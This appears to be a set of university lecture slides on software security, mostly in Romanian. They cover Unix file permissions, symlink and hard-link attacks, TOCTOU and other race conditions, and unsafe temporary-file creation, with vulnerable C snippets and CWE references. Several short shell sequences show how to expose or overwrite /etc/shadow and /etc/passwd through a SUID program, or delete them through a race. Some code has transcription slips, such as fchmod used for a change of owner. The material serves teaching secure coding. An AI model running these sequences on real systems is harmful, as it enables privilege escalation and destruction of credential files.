Neprotejarea datelor stocate pe disc

Obiective

- prezentarea vulnerabilităților ce rezultă din manipularea greșită a permisiunilor datelor stocate pe disc
- prezentarea mecanismelor de asignare a permisiunilor (UNIX și Windows) și vulnerabilitățiile asociate

Continut

- 1 Neprotejarea datelor stocate
- 2 Permisiiile fisierelor in Linux, vulnerabilitati
 - Permisiiile fisierelor
 - Crearea unui fișier
 - Legaturi
 - Race conditions
 - Fisiere temporare


Descriere

- **neprotejarea datelor stocate pe disc** (*data at rest*)
 - cel mai rău caz: neprotejarea datelor
 - neprotejarea corectă a datelor
- două componente
 - ① mecanism absent / slab pentru controlul accesului
 - ② criptare slabă / inexistentă a datelor
- cazuri pentru controlul slab al accesului
 - se permite accesul la toată lumea
 - se permite accesul la utilizatorii neprivilegiați
 - acces pentru scriere pe un executabil
 - acces pentru scriere pe fișiere de configurare
 - acces pentru citire pe fișiere importante
 - utilizarea fișierelor sistem fără mecanisme de control al accesului


Referințe CWE

- CWE-264: "Permissions, Privileges, and Access Controls"
 - foarte generală
 - legat de managementul permisiunilor, privilegiilor și alte mecanisme de securitate necesare pentru controlul accesului
- CWE-284: "Improper Access Control"
 - nu restricționează corect accesul la resurse persoanelor neautorizate
- CWE-693: "Protection Mechanism Failure"
 - folosirea incorectă a mecanismelor de protecție
- CWE-282: "Improper Ownership Management"
- CWE-275: "permission Issues"
 - atribuirea incorectă sau manipularea greșită a permisiunilor

Relevanță - numarul vulnerabilităților legat de privilegii



Relevanță - numarul vulnerabilităților legat de privilegii (II)



Vulnerabilități

- scurgeri de informații
 - scurgerea accidentală de informații prin mesaje de eroare și alte surse
- *race conditions*
- folosirea de parole slabe
 - indiferent de calitatea criptării, parolele folosite pentru a proteja datele sunt slabe
- folosirea greșită a algoritmilor criptografici
 - folosirea algoritmilor de criptare dezvoltăți de voi sau a unora ce suportă doar chei de dimensiune mici

Identificarea vulnerabilităților

- uitațivă după cod care
 - configerează / controlează accesul și
 - asignează drepturi de acces utilizatorilor neprivilegiați
- uitațivă după cod care
 - creează un obiect fară a configura controlul accesului și
 - creează obiectul într-un loc unde utilizatorii neprivilegiați au drepturi de scriere
- uitațivă după cod care
 - scrie informații de configurare într-un loc partajat
 - scrie informații sensibile într-o zonă unde utilizatorii neprivilegiați au drepturi de citire
- uitațivă după fișiere cu permisiuni slabe
 - ex. Linux: `find / -type f -perm +002`

Recomandări

- atenție la permisiuni și criptați datele corect
- trebuie să aveți grijă la fiecare bit configurat în schema de permisiuni
- aveți grijă sa nu expuneți date sau fișiere binare
- fișierele binare ar trebui să fie în directoare sistem sau zone protejate
- scrieți datele legat de un utilizator în directorul local al utilizatorului

File IDs

- informații de proprietate: *UID* și *GID*
- configurate la crearea fișierului
 - owner *UID* = *effective UID* al procesului care a creat fișierul
 - pentru *GID* sunt două abordări
 - BSD: *GID* primește valoarea *GID* directorului părinte
 - Linux: *GID* primește valoarea *effective GID* al procesului care a creat fișierul
- pot fi schimbată cu *chown()*, *lchown()*, *fchown()*
- în mod normal doar *root* poate schimba drepturile de acces
- deținătorul unui fișier poate schimba *GID* cu un alt grup de care aparține

Permisiuni asupra fișierelor

- 12 biți în grupe de câte 3 biți: *special, owner, group, other*
- permisiuni: citire (r), scriere (w), execuție (x)
 - citire: deschidere, citire
 - scriere: deschidere, scriere
 - execuție: execve
- special: *SUID, SGID, sticky* (sau *tacky*)
- specificat prin numere în octal: 0644
- pot fi schimbată cu *chmod* și *fchmod*
- doar *root* și proprietarul pot schimba drepturile
- situații confuze, ex. permisiuni 0606

Permisiuni asupra directoarelor

- asemenea fișierelor dar altă interpretare
- citire: deschidere director, citire director (lista continutul directorului)
- scriere: creare (*mkdir*, *link*, *unlink*, *rmdir*)
- execuție (căutare, parcurgere): *chdir*
- *SUID*: nu are semnificație
- *SGID*: moștenire *GID* (semantica BSD)
- sticky: doar proprietarul fișierului din director are drepturi de redenumire și ștergere (ex. */tmp*)
- umask influențează *mkdir*

Umask

- masca de 9 biți este folosită la crearea fișierelor / directoarelor
- specificată de numere în octal: 022
- fiecare proces poate să-și configureze propria mască
- moștenită de un proces
- permisiunile pot fi schimbată cu *chmod*

Managementul privilegiilor în operațiile cu fișiere

- atunci când un proces lucrează cu fișiere se verifică privilegiile
- se iau în considerare
 - *UID* și *GID* ale fișierului
 - masca de permisiuni a fișierului
 - *UID*, *GID* ale procesului

Permișii

- sintaxă:
*int open(char *pathname, int flags, mode_t mask)*
- permisiuni
 - verifică permisiunile la crearea fișierului
 - se ia în considerare *umask*
- dacă se uită indicatorul *O_EXCL*
 - *open* poate fi folosit pentru a deschide un fișier existent și a crea un fișier nou (*O_CREAT*)
 - trebuie avut grijă să nu se deschidă un fișier existent
 - folosirea *O_EXCL* restricționează crearea unui fișier dacă acesta există
- exemplu cod ce nu verifică existența fisierului

```
if ((fd=open("/tmp/tmpfile.out", O_RDWR|O_CREAT, 0600)) < 0)
die("open");
```

Directoare publice

- cod vulnerabil: nu se verifică existența fișierului în directorul comun (director accesibil)

```
if ((fd = open("/tmp/tmpfile.out", O_CREAT|O_RDWR, 0600)) < 0)
die("cannot_open_file");
```

- dacă fișierul există, este deschis
 - un atacator poate crea anterior o legătură simbolică - *symlink* (named like the file) către fișiere ce conțin informații confidențiale
- dacă fișierul există, permisiunile de creare sunt ignorate
 - un atacator poate crea anterior fișierul cu permisiuni mai puțin restrictive pentru a avea acces la fișier

Proprietar neprivilegiat

- un program privilegiat își coboară privilegiile pentru a crea un fișier
- utilizatorul neprivilegiat poate citi / schimba permisiunile fișierului și conținutul acestuia
- exemplu cod posibil vulnerabil (deinde de cum e utilizat fisierul de sistem mai departe)

```
drop_privils();  
  
if ((fd = open("/usr/account/resultfile", O_CREAT|O_RDWR, 0600)) < 0)  
    die("cannot_open_file");  
  
regain_privils();
```

Recomandări - siguranța directorului

- permisiunile fișierului nu sunt suficiente pentru a proteja un fișier
- permisiunile directorului părinte trebuie luate în considerare
- exemplu: un fișier cu permisiuni doar pentru citire, poate fi șters / creat dacă directorul părinte are drepturi de scriere
- bitul *sticky* reduce doar suprafața de atac
- dacă directorul părinte este deținut de atacator, acesta poate schimba permisiunile directorului
- **recomandări**
 - toate directoarele din calea fișierului trebuie să fie sigure

Concepție legată de calea unui fișier

- o secvență de unul sau mai multe directoare separate de un caracter special (ex. "/")
- de două tipuri: căi absolute și căi relative
 - ":" - directorul curent
 - ".." - directorul părinte
- pentru directorul rădăcină (root) ".." indică directorul curent
- mai multe caractere separator sunt reduse la unul singur
- ex.
"/.//./.. /usr/..//.. /usr///bin//file" \Rightarrow "/usr/bin/file"
- pentru a naviga la un fișier, fiecare director din cale trebuie să aibă drepturi de execuție (căutare)

Trucuri legat de calea unui fișier

- multe aplicații privilegiate construiesc căile dinamic, adesea incorporând și date de la utilizator
- verificarea datelor primite de la utilizator este necesară
- exemplu de cod vulnerabil la parcurgeri (**path traversal**)

```
if (!strncmp(filename, "/usr/lib/safefiles/", 19)) {  
    debug("data_file_is_in/usr/lib/safefiles");  
    process_libfile(filename, NEW_FORMAT);  
} else {  
    debug("invalid_data_file_location");  
    exit(1);  
}
```

- un atacator ar putea furniza ca și date de intrare sirul "/usr/lib/safefiles//...//etc/passwd"

Caracterul NUL incorporat

- caracterul NUL termină o cale de fișier, calea este doar un sir în C
- când limbaje de nivel înalt (ex. Java, PHP, Perl) interacționează cu sistemul de fișiere nu folosesc siruri terminate cu NUL
- \Rightarrow vulnerabilități **path truncation**

Locuri periculoase

- fișiere / căi furnizate de utilizator
- fișiere / directoare noi
- directoare publice temporare
- fișiere controlate de alți utilizatori

Fișiere interesante

- fișiere de configurare sistem
 - "/etc/*", "/etc/passwd", "/etc/shadow", "/etc/hosts.equiv", ".rhosts", ".shosts", "/etc/ld.preload.so"
- fișiere personale
 - ".history", ".bash_history", ".profile", ".bashrc", ".login", mail spools
- fișiere de configurare pentru programe
 - ".htpasswd", cod sursă pentru scripturi, "sshd_config", "authorized_keys", fișiere temporare
- altele
 - "/var/log/*", kernel și boot files, executabile și biblioteci, "/dev/*", "/proc/*", named pipes

Atacuri folosind legături simbolice

- pot fi folosite pentru a forța programe privilegiate să acceseze informații sensibile
- exemplu cod vulnerabil

```
void start_processing(char *username) {
    char *homedir, tmpbuf[PATH_MAX];
    int f;
    homedir = get_user_homedir(username);
    if (homedir) {
        snprintf(tmpbuf, sizeof(tmpbuf), "%s/.optconfig", homedir);
        if ((f = open(tmpbuf, O_RDONLY)) < 0)
            die("cannot_open_file");
        parse_opt_file(tmpbuf);
        close(f);
    }
}
```

- un atacator poate crea o legătură simbolică la un fișier sistem important

```
$ ln -s /etc/shadow ~/.optconfig
```

Crearea fișierelor și legături simbolice

- context periculos

```
$ ln -s /tmp/nonexistent /home/john/newfile  
open("/home/john/newfile", O_CREAT|O_RDWR, 0640);  
// creeaza fisierul "/tmp/nonexistent"
```

- programele privilegiate pot fi pacălite în a crea noi fișiere oriunde în sistemul de fișiere
- strategie de protecție
 - folosirea "O_EXCL" în funcția open (exclusiv și nu urmărește legaturile)
 - folosirea "O_NOFOLLOW" în funcția open
- crearea accidentală (folosind fopen cu drept de scriere)

Atac pe apel sistem ce ține cont de legaturi simbolice

- apeluri sistem țin cont de legăturile simbolice, acționează doar pe ultima componentă din calea unui fișier
- ⇒ apoi urmează celelalte componente
- exemplu

```
$ ln -s /tmp/ /home/john
```

```
# creaza fisierul "/tmp/newfile"
$ echo "test" > /home/john/newfile
```

```
# sterge "/tmp/newfile"
$ unlink /home/john/newfile
```

Hard links attacks

- dacă utilizatorului i se permite creearea de legături fizice (hard links) către anumite fișiere sistem
 - ⇒ poate păstra accesul la ele chiar și după ce acestea sunt șterse
- similar: prevenind un program să șteargă un fișier
 - dacă atacatorul creează o legătură fizică într-un director *sticky* către un fișier al altui utilizator
 - ⇒ utilizatorul nu poate șterge legătura fizică!
- în practică, pe sisteme UNIX (Linux) procesul de creeare a legăturilor fizice este foarte restrictiv
 - e.g. crearea unei legături fizice către un fișier deținut de *root* nu este permisă

Fișiere sensibile

- context
 - când programe privilegiate deschid fișiere existente și modifică conținutul acestora sau schimbă proprietarul / permisiunile fișierului
- codul vulnerabil e rulat de un program SUID; *userbuf* dat de utilizator

```
if ((fd = open("/home/jim/.conf", ORDWR)) < 0)
    die("cannot_open_file");
write(fd, userbuf, len);
```

- exemplu de atac (atacatorul este jim)

```
$ cd /home/jim
$ ln /etc/passwd .conf
$ run_suid_prog
$ su evil
```

Fișiere sensibile (II)

- cod vulnerabil

```
if ((fd = open("/home/jim/.conf", O_RDWR)) < 0)
    die("cannot open file");
fchmod(fd, 0644);
```

- atac

```
$ cd /home/jim
$ ln /etc/shadow .conf
$ run_suid_prog
$ cat /etc/shadow
```

Ocolirea mecanismelor de interzicere a legăturilor simbolice

- *lstat* poate fi folosit pentru detecția și analiza legăturilor simbolice
- *lstat* nu face distincție între diferite legături fizice către același fișier
- exemplu: cod vulnerabil la legături fizice, se presupune că este rulat de un program privilegiat

```
if (lstat(fname, &st) != 0)
    die("cannot_stat_file");

if (!S_ISREG(st.st_mode))
    die("not_a_regular_file");

fd = open(fname, O_RDONLY);
```

Race conditions - Context

- o aplicație ce interacționează cu sistemul de fișiere poate fi atacată prin metoda *race condition* - defecte de sincronizare, dacă este suspendată într-un moment inopportun
- exemplu cod vulnerabil

```
if ((res = access("/tmp/userfile", R_OK)) < 0)
die("no_access");

// ... moment inopportun

// sigur pentru deschiderea fisierului
fd = open("/tmp/userfile", O_RDONLY);
```

Time of Check To Time of Use (TOCTOU)

- starea unei resurse poate fi schimbată între
 - timpul în care starea ei este verificată (**check**) și
 - timpul când este folosită (**use**) efectiv
- nu corespunde doar cazurilor de manipulare a sistemului de fișiere
- pare improbabil, dar se poate întâmpla sau se poate produce
 - încetinește sistemul: trafic mare în rețea, utilizarea intensivă a sistemului de fișiere
 - trimiterea semnalului de control de stop și start constant într-o buclă
 - monitorizarea execuției explicației

Sintaxa și funcționalitatea stat()

- sintaxa:
*int stat(const char *pathname, struct stat *buf)*
- întoarce informații
- *Istat* acționează asupra legăturilor simbolice, nu le urmărește
 - \Rightarrow poate fi folosită pentru a evita atacuri de legături simbolice
- verificarea numărului de legături fizice poate preveni atacurile
- vulnerabilitate: schimbarea fișierului după verificarea *stat*

Încercare de evitare a problemelor de sincronizare

- se încearcă inversarea ordinii acțiunilor: verificarea se face în timpul folosirii "*check and use*" → "*use (open) and check*"
- exemplu vulnerabil

```
if ((fd = open(fname, O_RDONLY) < 0)
    die("open");

if (lstat(fname, &st) < 0)
    die("lstat");

if (!S_ISREG(st.st_mode))
    die("not_a_reg_file");
```

Încercare de evitare a problemelor de sincronizare (II)

- atac
 - ① crearea unei legături simbolice către un fișier sensibil \Rightarrow aplicația deschide fișierul
 - ② înaintea apelului *lstat*, șterge / redenumește legătura simbolica și crează un fișier \rightarrow se trece peste verificare (dar fișierul sensibil va fi folosit în continuare!)
- observație: ștergerea unui fișier deschis merge și pentru fișiere normale

File race redux

- probleme cu apeluri sistem ce folosesc căi
- exemplu: vulnerabil - poate investiga fișiere diferite

```
stat("/tmp/file", &st);
stat("/tmp/file", &st);
```

- audit: cand vedeti mai multe apeluri sistem succesive ce folosesc aceeași cale, evaluați ce se întâmplă dacă se schimbă calea între apeluri
- strategie de protecție: folosiți apeluri sistem ce folosesc descriptori
 ⇒ utilizarea și verificarea se fac împreună
- exemplu: cod sigur (ambele *fstat* accesează același nod)

```
fd = open("tmp/file", O_RDWR);
fstat(fd, &st);
fstat(fd, &st);
```

Permission Races

- problema
 - o aplicație creează fișiere temporare
 - permisiuni greșite (ex. acces public)
- atac
 - dacă un atacator poate deschide fișierul în perioada când este expus
 - menține acces la fișier chiar dacă ulterior aplicația restricționează accesul

Permission Races (II)

- cod vulnerabil: expune pentru un anumit timp fișierul (permisiuni gresite, depinde de valoarea *umask*)

```
FILE *file ;  
  
// apel open(fname, ..., 0666) !!!  
if (!(file = fopen(fname, "w+")))  
    die("fopen");  
  
int fd = fileno(file);  
  
// evita atacuri TOCTOU, se foloseste fd  
if (fchmod(fd, 0600) < 0)  
    die("fchmod");
```

Ownership Races

- context
 - un fișier creat cu privilegiile unui utilizator neprivilegiate
 - deținătorul aceluiași fișier este schimbat mai târziu la un utilizator privilegiate
- nesincronizări
 - utilizatorul neprivilegiate (atacatorul) poate accesa fișierul între momentul când a fost creat și când se schimbă deținătorul fișierului

Ownership Races (II)

- exemplu cod vulnerabil

```
drop_privils();  
  
if ((fd = open(fname, O_RDWR | O_CREAT | O_EXCL, 0666)) < 0)  
    die("open");  
  
regain_privils();  
  
// schimba detinatorul fisierului  
if (fchmod(fd, geteuid(), getegid()) < 0)  
    die("fchmod");
```

Directory Races

- context: aplicație ce parcurge sistemul de fișiere
- problema: legături simbolice infinit recursive (cicluri)
 - kernel detectează cicluri când stabilește calea
 - problemele apar când aplicația traversează mai multe fișiere
- directoarele referite simbolic nu pot fi referite în comenzi shell
- apeluri sistem (ex getcwd)
- exemplu

```
$ cd /home/jim
$ ln -s /tmp mydir
$ cd /home/jim/mydir
$ pwd
/home/jim/mydir
```

Legături simbolice pentru directoare - exploatarea unlink()

- efectul utilizatorilor rău intenționați ce manipulează directoare care sunt cu unul sau două nivele mai sus în ierarhia de directoare
- exemplu: cod vulnerabil în unele implementări ale comenzi "at"

```
chdir( "/var/spool/cron/atjobs" );
```

```
stat64( JOBNAME, &statbuf );
if ( statbuf.st_uid != getuid() )
exit(1);
```

```
unlink( "JOBNAME" );
```

- primul vector de atac

```
$ at -r .../.../.../.../.../tmp/somefile
```

- care ar șterge un alt fișier decât cel programat, dar deși numai dacă aparține utilizatorului apelant

Legături simbolice pentru directoare - exploatarea unlink() (II)

- dar: există o vulnerabilitate de sincronizare (*race condition*) între timpul în care se verifică fișierul și ștergerea acestuia, vulnerabilitate ce poate fi exploatată
 - între cele două momente: ștergerea fișierului utilizatorului și înlocuirea acestuia cu o legătură simbolică către un fișier sensibil

```
$ mkdir /tmp/bob
$ touch /tmp/bob/shadow
$ at -r ..../..../..../.. //tmp/bob/shadow
$ rm -fr /tmp/bob/
$ ln -s /etc /tmp/bob # daca apare problema de sincronizare
# se sterge /etc/shadow !!
```

- unlink() nu urmărește legătura simbolică pentru ultimul element din cale

Mutarea directoarelor

- program vulnerabil

```
rm -fr /tmp/a # se sterge /tmp/a/b/c
```

- ce se întâmplă

```
chdir("/tmp/a");
chdir("b");
chdir("c");
chdir("../");
rmdir("c");
chdir("../");
rmdir("b");
fchdir(3);
rmdir("/tmp/a");
```

- vector de atac

- actionați înainte de primul "chdir(..);"
- mutați directorul "c" într-un subdirector din "/tmp"

Crearea fișierelor unice cu mktemp()

- preia un şablon dat de utilizator pentru un fişier şi îl completează astfel încât să reprezinte un fişier unic, nefolosit
- şablonul conţine caracterele XXX pentru locul unde se v-a completa cu date
- poate fi prezis uşor deoarece este bazat pe ID procesului şi un model simplu
- exemplu cod vulnerabil:

```
char temp[1024];

strcpy(temp, "/tmp/myfileXXXX");
if (!mktemp(temp))
    die("mktemp");

if ((fd = open(temp, O_CREAT | O_RDWR, 0700)))
    die("open");
```

Crearea fișierelor unice cu `mktemp()` (II)

- vulnerabilitate: *race condition* între apelul `mktemp` și `open`
- exemplu: unele versiuni GCC
 - gcc folosește `mktemp` pentru a crea un model comun pentru toate fișierele sale din `/tmp` (primul se termină în ".i")
 - un atacator poate monitoriza apariția unui fișier ".i" și poate crea legături simbolice pentru alte tipuri de fișiere, ".o", ".s"
 - dacă `root` compilează, poate să suprascrie fișiere sensibile

Crearea fișierelor unice

- *mkstemp()* o alternativă mai sigură la *mktemp*
 - găsește un nume de fișier unic
 - creează fișierul și îl deschide
 - întoarce descriptorul de fișier
- *tmpfile* similar cu *mkstemp*
- *mkdtemp* folosit pentru a crea directoare temporare

Bibliografie

- “The Art of Software Security Assessments”, chapter 9, “UNIX 1. Privileges and Files”, pp. 476 – 576
- “24 Deadly Sins of Software Security”, chapter 17, “Failure to Protect Stored Data”.

Securitate Software

VIII. Synchronization and Race Conditions
Vulnerabilities

Race condition vulnerability - Description

- **race conditions**
 - conditions / context that allow
 - **uncontrolled**, undetermined, undesired **interference of different concurrent actions** (i.e. threads, processes)
 - accessing **shared resources**,
 - which lead to
 - -> **unexpected**, undesired **results**
 - -> inconsistent, **corrupted state of the resources**
- the vulnerability consists in
 - **not taking into account possible race conditions**
 - **not (correctly) protecting** the shared resources, i.e. not synchronizing concurrent executions
 - i.e. **not assuring atomicity** of more (logically) related steps
- **language independent**


Race condition vulnerability - Types

- determined by the ways the interfering attacker's code sequence could be triggered
- 1. trusted: internal to the application**, e.g. an application's thread
 - cannot be modified by the attacker
 - can only be invoked indirectly
 - 2. untrusted: external to the application**
 - can be authored directly by the attacker
 - based on an environment's component controlled by the attacker

Race condition vulnerability – Attacks and Effects

- **can have security implications** when the expected synchronization is in security-critical code
 - e.g. recording whether a user is authenticated
 - e.g. modifying important state information that should not be influenced by an outsider
- **the attacker**
 - (could) **trigger an action concurrent with other application's actions**
 - due to race conditions could gain advantages over that application
- possible security effects
 - crash the application, i.e. **denial of service (DoS)**, affects **availability**
 - **information leakage**, affects **confidentiality**
 - **data corruption**, affects **integrity**
 - **privilege escalation**

Synchronization problems - Atomicity



Reentrancy and asynchronous-safe code

- Reentrancy – function's capability to work correctly even when it is interrupted by another running thread that calls the same function
- i.e. multiple instances of the same function can run in the same address space concurrently without creating the potential for inconsistent states

Reentrancy and asynchronous-safe code (II)

```
struct list *global_list;
int global_list_count;

int list_add(struct list *element) {
    struct list *tmp;
    if(global_list_count > MAX_ENTRIES)
        return -1;
    for(list = global_list; list->next; list = list->next);
    list->next = element;
    element->next = NULL;
    global_list_count++;
    return 0;
}
```

Reentrancy and asynchronous-safe code (III)

```
struct CONNECTION {
    int sock;
    unsigned char * buffer;
    size_t bytes_available, bytes_allocated;
}
client;
size_t bytes_available(void) {
    return client -> bytes_available;
}
int retrieve_data(char * buffer, size_t length)
{
    if (length < bytes_available()) memcpy(buffer
        , client -> buffer, length);
    else
        memcpy(buffer, client -> buffer,
            bytes_available());
    return 0;
}
```

Race conditions

```
struct element *queue;
int queueThread(void) {
    struct element *new_obj, *tmp;
    for(;;) {
        wait_for_request(); new_obj = get_request();
        if(queue == NULL)
        {
            queue = new_obj;
        continue;
        }
        for(tmp = queue; tmp->next; tmp = tmp->next) ;
        tmp->next = new_obj;
    }
}
int dequeueThread(void) {
    for(;;) {
        struct element *elem;
        if(queue == NULL)
            continue;
        elem = queue;
        queue = queue->next;
        .. process element ..
    }
}
```

Starvation and Deadlocks

```
Int thread1(void)
{
    lock(mutex1);
.. code ..
    lock(mutex2);
.. more code ..
    unlock(mutex2);
    unlock(mutex1);
return 0; }
```

```
int thread2(void)
{
    lock(mutex2);
.. code ..
    lock(mutex1);
.. more code ..
    unlock(mutex2);
    unlock(mutex1);
return 0; }
```

Race condition vulnerability – CWE References

- CWE-361: “Time and State”
 - improper management of time and state in an environment that supports simultaneous or near-simultaneous computation
- CWE-691: “Insufficient Control Flow Management”
 - code does not sufficiently manage its control flow during execution,
 - creating conditions in which the control flow can be modified in unexpected ways
- CWE-364: “Signal Handler Race Condition”
 - software uses a signal handler that introduces a race condition

Race condition vulnerability - CWE References (2)

- **CWE-362: “Concurrent Execution using Shared Resource with Improper Synchronization (Race Conditions)”**
 - a code sequence that can run concurrently with other code, and
 - the code sequence requires temporary, exclusive access to a shared resource, but
 - a timing window exists in which the shared resource can be modified by another code sequence that is operating concurrently

```
void f(pthread_mutex_t *mutex)
{
    pthread_mutex_lock(mutex);

    /*access shared resource */

    pthread_mutex_unlock(mutex);
}
```

```
int f(pthread_mutex_t *mutex)
{
    int result;

    result = pthread_mutex_lock(mutex);
    if (0 != result)
        return result;

    /*access shared resource */

    return pthread_mutex_unlock(mutex);
}
```

Race condition vulnerability - CWE References (3)

```
#include <sys/types.h>
#include <sys/stat.h>

int main(argc, argv)
{
    struct stat * sb;
    time_t timer;
    lstat("bar.sh", sb);
    printf("%d\n", sb->st_ctime);
    switch (sb->st_ctime % 2)
    {
        case 0:
            printf("One option\n");
            break;
        case 1:
            printf("another option\n");
            break;
        default:
            printf("huh\n");
            break;
    }
    return 0;
}
```

CWE-365: “Race Condition in Switch”

code contains a switch statement in which the switched variable can be modified while the switch is still executing, resulting in unexpected behavior

Race condition vulnerability - CWE References (4)

- CWE-366: “Race Condition within a Thread”
 - if two threads of execution use a resource simultaneously,
 - there exists the possibility that resources may be used while invalid
 - making the state of execution undefined

```
int foo = 0;
int storenum(int num)
{
    static int counter = 0;
    counter++;
    if (num > foo) foo = num;
    return foo;
}
```

Race condition vulnerability - CWE References (5)

- CWE-367: “Time-of-check Time-of-use (TOCTOU)”
 - software checks the state of a resource before using it, but
 - the resource’s state can change between the check and the use in a way that invalidates the results of the check

```
struct stat * sb;  
...  
// it has not been updated since the last time it was read  
lstat("...", sb);  
printf("stated file\n");  
if (sb->st_mtimespec == ...)  
{  
    print("Now updating things\n");  
    updateThings();  
}
```

Race condition vulnerability - CWE References (6)

- CWE-368: “Context Switching Race Condition”
 - performs a series of non-atomic actions to switch between contexts that cross privilege or other security boundaries, but
 - a race condition allows an attacker to modify or misrepresent the product’s behavior during the switch
 - e.g. while a Web browser is transitioning from a trusted to an untrusted domain, an attacker can perform certain actions
- CWE-421: “Race Condition During Access to Alternate Channel”
